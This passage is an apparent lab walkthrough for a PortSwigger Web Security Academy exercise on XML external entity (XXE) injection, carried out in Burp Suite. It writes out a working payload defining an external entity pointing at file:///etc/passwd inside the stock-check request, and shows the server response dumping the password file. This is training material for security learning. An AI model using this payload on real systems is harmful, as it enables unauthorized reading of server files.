Referer: https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product?productId=16
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Step11: In The HTTP Request Of POST Method Right Click And Send It to Repeater



Request to https://0aff00e5046f30aa83c428b000370014.web-security-academy.net:443 [34.246.129.62]

```
Time             Type  Direction   Method  URL                                                                             Status code  Length
18:35:59 27 N... WS    ← To client         https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader               4
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:04 27 N... WS    → To server         https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader               4
18:36:20 27 N... HTTP  → Request   POST    https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product/stock
18:36:24 27 N... HTTP  → Request   POST    https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product/stock
18:37:02 27 N... HTTP  → Request   POST
```

Request

```
POST /product/stock HTTP/2
Host: 0aff00e5046f30aa83c428b000370014.web-
Cookie: session=j0JBrzdEGJzoFrS5GXq07117d0c
Content-Length: 108
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Branc
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://0aff00e5046f30aa83c428b000370014.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```


Step12: Go To Repater Request Body Type The Command as Show in The Fig

Above stock check

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

Below product Id Type This


&xxe;



```
POST /product/stock HTTP/2
Host: 0aff00e5046f30aa83c428b000370014.web-security-academy.net
Cookie: session=j0JBrzdEGJzoFrS5GXq07117d0o8Ds4H
Content-Length: 108
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://0aff00e5046f30aa83c428b000370014.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product?p
roductId=16
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
    <stockCheck>
        <productId>
            &xxe;
        </productId>
        <storeId>
        </storeId>
    </stockCheck>
```


Step13: In The Response If You See The Invalid Product Congratulations. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.



```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2340

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
```

Step14: Turn off the intercept in the BurpSuite and then visit to the BurpSuite browser


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.10.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Toggle message interception

Request to https://0aff00e5046f30aa83c428b000370014.web-security-academy.net:443 [34.246.129.62]

Time	Type	Direction	Method	URL	Status code	Leng
18:38:52 27 N...	WS	→ To server		https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader		4
18:38:54 27 N...	HTTP	→ Request	POST	https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product/stock		
18:49:23 27 N...	HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0		
18:49:23 27 N...	HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0		
18:49:23 27 N...	HTTP	→ Request	POST	https://play.google.com/log?format=json&hasfast=true&authuser=0		


Request

```
POST /product/stock HTTP/2
Host: 0aff00e5046f30aa83c428b000370014.web-security-academy.net
Cookie: session=j0JBrzdEGJzoFrS5GXq07117d0o8Ds4H
Content-Length: 108
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://0aff00e5046f30aa83c428b000370014.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

Inspector

Request attributes	2
Request query parameters	0
Request cookies	1
Request headers	20

Results:


~~https~~://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product?productId=16

Exploiting XXE using external entities to retrieve files

Congratulations, you solved the lab!

Giant Pillow Thing

$95.40